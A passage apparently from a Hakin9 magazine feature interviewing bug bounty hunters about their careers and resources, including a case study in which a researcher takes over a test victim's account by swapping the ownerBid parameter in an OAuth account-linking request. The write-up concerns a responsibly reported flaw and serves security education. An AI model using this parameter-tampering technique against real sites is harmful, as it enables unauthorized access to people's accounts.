logs using Snypr and ELK along with patching of servers and cloud network.

I have also reported multiple vulnerabilities to companies like Apple, Amazon, Samsung, Xiaomi, Alibaba, Opera, Protonmail, Mobikwik, etc and received CVE-2019-8727 CVE-2019-16918, CVE-2019-12278, CVE-2019-14962 for reporting issues.

GAURANG BHATNAGAR



> " I have observed that you need to have a lot of patience. You will invest a lot of time and effort in finding a bug that may turn out to be out of scope or a duplicate.

[Hakin9 Magazine]: Hello Gaurang! Thanks for taking an interview with us – we're honored! How have you been doing? Can you tell us something about yourself?

[Gaurang Bhatnagar]: I'm a highly focused security researcher who is deeply involved in breaking and fixing things connected to the internet. The key focus of my research is to find advanced attacks and vulnerabilities in web, mobile and network services. I'm highly engaged and active at assessing the security of various organizations and open source projects. I have acquired all-round recognition as an accomplished researcher in a short period of time while gaining invaluable experience in attacking and defending enterprise systems and networks.

Website/Blog: https://gaurangbhatnagar.com/

Twitter: https://twitter.com/0xgaurang

Linkedin: https://www.linkedin.com/in/iamgaurangbhatnagar

[H9]: How did you become a bug bounty hunter?

[GB]: I started my bug bounty journey in 2015, when I was in the final year of my cyber security master's programme. During the course, I studied web application security and major vulnerabilities impacting

web applications. Whatever vulnerability I studied, I used to execute them practically on various test beds to get a better insight of how it actually works. Leveraging my skills ahead, I soon found a stored XSS flaw in one of the leading Healthcare websites. I contacted the CEO regarding this and told them how they can patch this issue. The CEO was kind enough to reward me $500 for this bug. He further thanked me for raising the awareness and he said it was my report that is prompting them to launch an official bug bounty program.

This motivated me and made me realize that not only are you helping patch the vulnerabilities but this could be a good source of income. And my journey towards bug bounty started.

[H9]: What resources do you recommend to start a career in this field?

[GB]: I would highly recommend going through the lessons on Hacksplaining (https://www.hacksplaining.com/lessons). They have interactively explained the most common vulnerabilities.

Also, I would suggest you go through Hacker101 (https://www.hacker101.com) and Bugcrowd University (https://www.bugcrowd.com/hackers/bugcrowd-university/). Both of these contain a huge list of resources that will prepare you to get started in this career.

[H9]: What about bug bounty communities? Do you think it's important to join them?

[GB]: Bug Bounty communities are very supportive. They encourage the people who are starting in bug bounties and often give tips and tricks to be more successful. The tips and advice they often share are very valuable and have become fruitful to me when testing several targets. I would highly advise getting in touch with a community on Twitter or Slack.

[H9]: What does the process usually look like, working with a company you report bugs to? Is a singular cooperation or something ongoing? Is it based on a contract? Do you form a relationship with the companies you report bugs to?

[GB]: I usually prefer to look for bugs in companies having responsible disclosure policy. Hackerone and Bugcrowd provide a platform to researchers to report bugs to companies.

Also, you can utilize Hackerone's disclosure assistance (https://hackerone.com/disclosure-assistance) to report bugs to companies not having responsible disclosure policies. Hackerone will try their best to reach out to the right person and share the vulnerability details on your behalf.

[H9]: Do you have any favorite tools?

[GB]: Yes, I love to use my brain and in fact regard that as one of my favorite tools :). Along with that I prefer to use Osmedeus tool for recon and Burp suite for inspecting request and response. I love to use Frida mostly for Mobile assessments.

[H9]: Let's say, as a complete beginner, I want to become a bug bounty hunter. What should I do first? How do I begin?

[GB]: As a beginner, I would advise practicing common vulnerabilities that impact applications. A good start would be to practice OWASP Top 10 vulnerabilities.

There are several testbeds where you can learn and practice these vulnerabilities. To name a few there are OWASP Juiceshop, DVWA, and OWASP Webgoat.

Also, I would recommend getting a monthly subscription for Pentesterlab and completing the essential badge.

Refer to Hackerone disclosed reports. This is pure gold. See how they report and what kind of vulnerabilities and attack scenarios they have demonstrated in the report.

[H9]: Can you share a story of your best bounty with us? One that made you proud? Or was memorable?

[GB]: One of my favourite bugs I reported to a private program was bypassing IDOR using parameter pollution. I was looking out for the IDOR vulnerabilities within the REST-API of the target application. Unfortunately, none of the endpoints were found to be vulnerable to the traditional IDOR, until I found that traditional IDORs can be bypassed by supplying the same parameter name multiple times but with different values.

Here's a short writeup of the bug I published:

https://medium.com/@0xgaurang/case-study-bypassing-idor-via-parameter-pollution-78f7b3f9f59d

[H9]: Do you have any thoughts or experiences you would like to share with our audience and future bug bounty hunters? Any specific advice?

[GB]: It has been more than five years since I started Bug Bounty. During that time, I have observed that you need to have a lot of patience. You will invest a lot of time and effort in finding a bug that may turn out to be out of scope or a duplicate. Such situations often lead to burnout. Due to a high number of increase in bug bounty participants, the competition has also increased. This may often result in several duplicate reports. The majority of bug bounty hunters have a focus on Web applications. I would highly suggest choosing targets that are not often tested by the crowd. Targets such as Mobile apps, API's, Thick clients and Source code are not often tested by many.

A good start would be to gain skills in these areas and start finding vulnerabilities in not so tested targets.

[CASE STUDY] OAUTH MISCONFIGURATION LEADS TO ACCOUNT TAKEOVER

Gaurang Bhatnagar


Most security vulnerabilities arise within the integration part due to the incorrect implementation of third party services. Integrating third party OAuth providers are often left misconfigured by developers, which may lead to a bigger security impact such as account takeover.

While working on a bug bounty program, I found that the target website had a OAuth Misconfiguration that allowed me to gain access to any user's account.

It is always recommended that you use two test accounts to test the OAuth misconfiguration flaw. Someone would definitely not like it if you accidentally end up in another user's account.

Here I have used two test accounts as part of creating a proof of concept. Naming them: Attacker and gaurang (Victim)

The website used Google and Facebook Oauth to sign in. As a victim, I signed up and logged into the application via Google sign in. The following image shows how my profile page looked:



gaurang

Email Notifications

Product Announcements & Newsletters ☑
Opportunities & Contests ☑
Trusted Business Partners ☑
New Events Mailing List ☑

Please note that opting out of promotional emails will not affect receipt of service-related, transactional or legal communication via email in accordance our Terms of Use.


Linked Accounts

Facebook *none*

Google+ *Signed in as gaurang bhatnagar*

Notice the linked accounts section. Here you can see my Google account is linked with my profile. I have not linked my Facebook account.

To test the Oauth functionality, I created another account with the name of **Attacker**. I used another mail id to register in the application. Here's how the attacker profile looked:



Product Announcements & Newsletters ☑

Opportunities & Contests ☑

Trusted Business Partners ☑


New Events Mailing List ☑

Please note that opting out of promotional emails will not affect receipt of service-related, transactional or legal communication via email in accordance our Terms of Use.

Linked Accounts

Facebook	none	+ Connect
Google+	Signed in as priv esc	


In the Linked Accounts section, you can also link your Facebook account by signing into the Facebook app. When you click on the Connect button, the following request is generated:



```
GET /oauth/connect/facebook?ownerBid=643773142220701696&scope[]=email&t=1482305555927 HTTP/1.1
Host: www.
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.
Cookie: bp_f=cdc07de8787848cd999f9484b070ab38; __utma=202202754.1060191223.1481868636.1482235088.1
__utmz=202202754.1482302                                                  utmcmd=referral|utmcct=/edit
__ar_v4=UAXR7EPIJRE3VGPK                                                  %3A20170015%3A48%7C4V055KKF
EPISODES=s=1482305472096                                                  mb=202202754.56.9.148230547
bp_at=7sHDUw5meEtUKfrLHxxhykBWK8buwcNIDkB4S1Qp_ssTHGHKQFYrxu/Bw1t4eGtOUA_8yx8cYcpAQQbi6fCxWw5AeEt
Connection: close
```

As you can see in the request, while linking up your Facebook account, the application sends the **ownerBid** of the user who is requesting. Now, what if I replace this **ownerBid** with someone else's **ownerBid**?

As an Attacker, I replaced the **OwnerBid** parameter with the **Victim's ownerBid** (**gaurang**). As expected, I found that the attacker's Facebook profile was linked to the Victim's profile account.



gaurang

Email Notifications

Product Announcements & Newsletters ☑

Opportunities & Contests ☑

Trusted Business Partners ☑

BandPage New Events Mailing List ☑

Please note that opting out of promotional emails will not affect receipt of service-related, transactional or legal communication via email in accordance our Terms of Use.

Linked Accounts


Facebook *Signed in as Attacker Priv* ✕ Disconnect

Google+ *Signed in as gaurang bhatnagar* ✕ Disconnect

Now, the Attacker can sign in using Facebook and will get access to the Victim's account.

Impact:

The impact was high because the profiles were public and if you see the source code of a public profile you can get the **OwnerBid** (which was used to take over the account). The **OwnerBid** and **user_bid** were the same.



```
t","user":{"loggedIn":true,"user_bid":"64376909[redacted]","expires":1483341888301}
```

Moreover, there were many celebrities who had their account on this website. And the above screenshot contains the **OwnerBid/user_bid** of a known celebrity. So it was possible for an attacker to get access to any user's profile.

Takeaways:

Make sure to properly test the third party integrated services. There is a fair chance that they may not be properly configured and may become a source of $$$$ for you :).

Gaurang Bhatnagar


Experienced Security Researcher with a demonstrated history of working in the management consulting industry. Skilled in Penetration Testing, API Testing, Web Application Security, Mobile Application Security and Computer forensics. Strong research professional with a Master's Degree focused in Cyber security and Incident Response from Gujarat Forensic Sciences University.

Website/Blog: https://gaurangbhatnagar.com/

Twitter: https://twitter.com/0xgaurang

Linkedin: https://www.linkedin.com/in/iamgaurangbhatnagar

HARMEET BAWA



> Security is all about practice. Theoretical knowledge can pull you half way into understanding but the rest is achieved through practice itself.

[Hakin9 Magazine]: Hello Harmeet! Thanks for taking an interview with us – we're honored! How have you been doing? Can you tell us something about yourself?

[Harmeet Bawa]: Hi, thanks for inviting me to this interview! I am a security engineer based in India. I have been actively working in the security field doing bug bounties, guest lecturing students and working currently at Paytm. I like working on application security, secure code reviews and Docker & Kubernetes security.

[H9]: How did you become a bug bounty hunter?

[HB]: I was inspired by my colleagues to start with bug bounty hunting. They were actively engaged with it and that thrill to exploit vulnerabilities on numerous targets caught onto me as well. The reward is of course a plus to this (and the biggest motivation)!

[H9]: What was the best award you received?

[HB]: The best award I received was a bounty for exploiting RCE. It is by far the most satisfying award for me because it took a lot of time to exploit and made me learn a lot when I was at it. I basically understood how to scope the attack surface.

[H9]: What resources do you recommend to start a career in this field?

[HB]: Security is all about practice. Theoretical knowledge can pull you half way into understanding but the rest is achieved through practice itself. A lot of new people in this field struggle to find a place to learn exploitations but pointing them to labs and exploitation beds would help them learn it. OWASP Top 10 is always the place to start with. I would recommend labs of Portswigger to practice for beginners. You can progress with CTFs and HackTheBox after that.

[H9]: Is there a mistake you commonly see made by beginners?

[HB]: Beginners usually try to copy tricks from the older security champs but the golden rule is to take the tips and develop your own tricks as everyone develops a different testing technique. That will also help you get an edge when you progress further in this field. There are thousands of testers across the world and to gain that edge is when you think differently, so don't copy the tricks, just follow the tips!

[H9]: Do you participate in any CTFs? If so, can you tell us which ones and your opinions about each?

[HB]: I don't. I am more of an open bug hunter. CTFs are like a puzzle and CTFs hence have limited scopes, not an open approach. With bug bounty, you have the flexibility to explore the entire surface and look for all kinds of issues, not merely flags or particular results.

[H9]: What about bug bounty communities? Do you think it's important to join them?

[HB]: Yes, it is really important to join bug bounty communities since it is the best platform to earn a reputation among popular security hunters and, on top of that, bug bounty also rewards bounty hunters with swag, which is the best motivation to stay updated in this community.

[H9]: What does the process usually look like, working with a company you report bugs to? Is it a singular cooperation or something ongoing? Is it based on a contract? Do you form a relationship with the companies you report bugs to?

